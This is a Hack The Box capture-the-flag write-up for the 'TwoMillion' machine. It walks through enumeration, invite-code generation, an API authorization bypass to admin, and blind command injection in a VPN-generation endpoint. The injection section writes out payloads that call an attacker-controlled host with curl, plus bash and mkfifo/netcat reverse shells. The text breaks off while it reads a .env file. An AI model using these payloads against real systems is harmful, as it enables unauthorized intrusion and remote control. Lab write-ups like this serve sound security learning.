Hack The Box — TwoMillion Write-Up
TL;DR
The HackTheBox machine “TwoMillion” (released to celebrate 2 million users on the platform) is an easy Linux box involving web API enumeration and abuse. Initial access is gained by solving a nostalgic invite code challenge reminiscent of the original HTB signup process. After registration, an insecure API endpoint allows privilege escalation to admin by updating user settings. As admin, a command injection vulnerability in the VPN generation endpoint enables remote code execution (RCE) as www-data. Lateral movement to the ‘admin’ user is achieved using credentials from a .env file. Finally, root access is obtained by exploiting CVE-2023-0386, a kernel vulnerability in OverlayFS/FUSE on Ubuntu 22.04 with kernel 5.15.70.
Initial Enumeration
Nmap Scan
To begin reconnaissance, a basic Nmap scan was performed to identify open services, version information, and gather initial details about the target machine (IP: 10.10.11.221). This is a standard first step in CTF challenges to map out potential entry points.
The command used was:
1
sudo nmap -sC -sV -A 10.10.11.221 -oA nmap/initialscan
-sC: Runs default scripts for additional information.-sV: Probes for service versions.-A: Enables OS detection, version detection, script scanning, and traceroute.-oA: Outputs results in all formats for later reference.
Results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-07 10:00 UTC
Nmap scan report for 10.10.11.221
Host is up (0.042s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:be:64:eb:7e:77:29:37:33:95:fd:1a:99:8a (ECDSA)
|_  256 db:b0:ee:28:43:2f:79:79:96:da:96:5c:1c:31:5a:50 (ED25519)
80/tcp open  http    nginx
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Did not follow redirect to http://2million.htb/
|_http-server-header: nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds
Notes:
- SSH (Port 22): Running OpenSSH 8.9p1 on Ubuntu, which suggests the OS is likely Ubuntu 22.04 (Jammy Jellyfish), as this version aligns with that distribution. No immediate vulnerabilities were apparent without credentials.
- HTTP (Port 80): Hosted by nginx, with a redirect to
http://2million.htb/. This indicates a virtual host setup, common for web applications. No other services like HTTPS were open. - The redirect implies the site is domain-specific, so the hostname
2million.htbwas added to/etc/hostsfor local name resolution to enable proper access:1
echo "10.10.11.221 2million.htb" | sudo tee -a /etc/hosts
- No other ports were open, limiting initial attack surface to web and potential SSH later.
Additional scans like full port (-p-) or UDP could be run, but TCP 1-65535 confirmed only these two.
Web Enumeration
Main Page
Navigating to http://2million.htb/ (after hosts file update) revealed a web application styled like the original HackTheBox platform from 2017, complete with nostalgic elements such as references to old machines and a scoreboard. This appears to be a custom Laravel-based app (inferred from later API structures and .env file).
Key features on the main page:

- An invite code form for verification, with a hint: “Feel free to hack your way in :)”. This suggests an entry challenge similar to HTB’s original invite system.

- A login form for existing users.

- A register form accessible via /register, but it requires a valid invite code to proceed. Without it, registration is blocked.
Directory brute-forcing with tools like feroxbuster or gobuster (e.g., feroxbuster -u http://2million.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt) revealed common paths like /js, /css, /api, /login, /register, /invite, and /home (post-auth). No sensitive files like /admin or backups were immediately found.
JavaScript Analysis
To uncover hidden functionality, the site’s JavaScript files were inspected, particularly /js/inviteapi.min.js, which contained minified and obfuscated code using an eval-based packer (common for simple protection).
Using browser dev tools (F12 > Sources) or deobfuscation tools like de4js or unPacker, the code was unpacked, revealing references to a backend API at /api/v1, including two key functions:

verifyInviteCode(code): Sends a POST to /api/v1/invite/verify with the code in JSON.makeInviteCode(): Sends a POST to /api/v1/invite/how/to/generate.

Executing makeInviteCode() in the browser console (on the /invite page) returned an encoded hint:
1
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probably check the encryption type in order to decrypt it..."}
The “data” field is ROT13-encoded. Decoding it (using tools like CyberChef or command line: echo "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr" | tr 'A-Za-z' 'N-ZA-Mn-za-m') reveals: “In order to generate the invite code, make a POST request to /api/v1/invite/generate”.

Following this, a POST request to /api/v1/invite/generate (via curl or browser console with a custom function) returns:
1
2
3
4
5
6
7
8
9
curl -X POST http://2million.htb/api/v1/invite/generate -s | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "TUlQU1gtNDRFWkctVVNWVTgtMTk0VUs=",
    "format": "encoded"
  }
}

Decoding the base64 code (echo "TUlQU1gtNDRFWkctVVNWVTgtMTk0VUs=" | base64 -d) gives a valid invite code like “MIPSX-44EZG-USVU8-194UK”.

This code was verified using verifyInviteCode("MIPSX-44EZG-USVU8-194UK") or directly in the form, unlocking registration.
Using the API as per the instructions allowed generation of a valid invite code, which enabled account registration with a username, email, and password.


Post-registration, the user is redirected to /home, a dashboard.
Authentication & API Exploration
After registration, I logged in and accessed the user dashboard at /home, which includes options like “Access” for VPN configs and a scoreboard.
API Interaction (Authenticated)
With the session authenticated (PHPSESSID cookie), I intercepted requests using Burp Suite to explore the backend API further. This is crucial as the frontend hints at API-driven functionality.
Sending a GET request to /api/v1/ revealed all available endpoints and their intended functions, structured under /user and /admin namespaces. This acts like API documentation:
- User endpoints: /user/register (POST), /user/login (POST), /user/vpn/generate (GET/POST), etc.
- Admin endpoints: /admin/settings/update (PUT), /admin/auth (GET), /admin/vpn/generate (POST), etc.
Example request:
1
2
3
GET /api/v1/ HTTP/1.1
Host: 2million.htb
Cookie: PHPSESSID=your_session_id
Response shows JSON with routes like:
1
{"routes":["/","/invite","/register","/login","/home","/access","/api/v1","/api/v1/invite/generate (POST)","/api/v1/invite/verify (POST)","/api/v1/user (GET)","/api/v1/user/register (POST)","/api/v1/user/login (POST)","/api/v1/user/auth (GET)","/api/v1/user/vpn/generate (GET)","/api/v1/user/vpn/regenerate (GET)","/api/v1/admin/auth (GET)","/api/v1/admin/settings/update (PUT)","/api/v1/admin/vpn/generate (POST)"]}


This enumeration highlights insecure admin routes accessible without proper auth checks.
VPN Configuration Attempts


The /access page allows generating or regenerating OpenVPN (.ovpn) files via /api/v1/user/vpn/generate (GET). Downloading one shows configs for vpn.2million.htb, but attempts to connect failed:
- Errors: “Unknown hostname” for vpn.2million.htb (even after adding to /etc/hosts).
- Connection refused on port 1194 (UDP), suggesting the VPN is internal or not exposed.
- Modifying the .ovpn (e.g., remote IP to target) still failed, indicating it’s not a viable entry but useful for later admin abuse.

No subdomain fuzzing (e.g., ffuf with -H “Host: FUZZ.2million.htb”) revealed vpn.2million.htb externally.
API Abuse and Privilege Escalation (Web)
Admin Settings

Testing admin endpoints as a regular user, a PUT request to /api/v1/admin/settings/update was surprisingly accepted despite lacking admin privileges. This is a classic authorization bypass vulnerability (IDOR or missing ACLs).
The request requires Content-Type: application/json and a body with “email” (your registered email) and “is_admin”: 1 (boolean as integer).
Example:
1
2
3
4
5
6
7
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
Cookie: PHPSESSID=your_session_id
Content-Type: application/json
Content-Length: 50

{"email":"your@email.com","is_admin":1}
Response: 200 OK with success message. This sets the current user to admin. Verify with GET /api/v1/admin/auth returning true.
This allowed privilege escalation through the API by setting the current user to admin.
Admin API Abuse
After becoming admin, additional routes under /api/v1/admin/ were tested, such as /admin/vpn/generate (POST), which generates VPN files for specified users.

One of the endpoints did not validate or sanitize the username property, allowing injection of unexpected values. This likely stems from unsanitized input passed to a system command (e.g., PHP’s exec() or system() for OpenVPN cert generation).
Initial tests: Set username to “test; whoami” – no direct output, indicating blind injection.
While blind command injection attempts didn’t return a response, a side-channel approach was used:
- A
curlcommand in theusernamefield was sent to an HTTP server under my control (e.g., python -m http.server 8000) — it received a connection, confirming code execution.
Example payload:
1
2
3
4
5
6
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Cookie: PHPSESSID=your_session_id
Content-Type: application/json

{"username":"test && curl http://your_ip:8000/test #"}
Server logs show hit, proving RCE.

Remote Code Execution (RCE)

A reverse shell was successfully triggered by injecting a shell payload in the username parameter. Common payloads work due to the blind nature; base64-encode if needed to bypass filters.

- Netcat listener was set up locally:
nc -lvnp 443 - Shell payload sent via API, e.g., bash reverse shell:
1
{"username":"test && bash -i >& /dev/tcp/your_ip/443 0>&1 #"}
Alternative (if issues): Use mkfifo for stability:
1
{"username":"test && rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your_ip 443 >/tmp/f #"}
- Reverse shell received as www-data in /var/www/html.
Upgrade shell: python3 -c 'import pty; pty.spawn("/bin/bash")' or script /dev/null -c bash for interactivity.
Local Enumeration & User Flag
On the compromised system as www-data:
- Web root: /var/www/html – Laravel app confirmed (composer.json, app/, routes/, etc.).
- Found a
.envfile containing database credentials, including for theadminuser:
1
2
3
4
5
cat /var/www/html/.env
DB_HOST=127.0.0.1
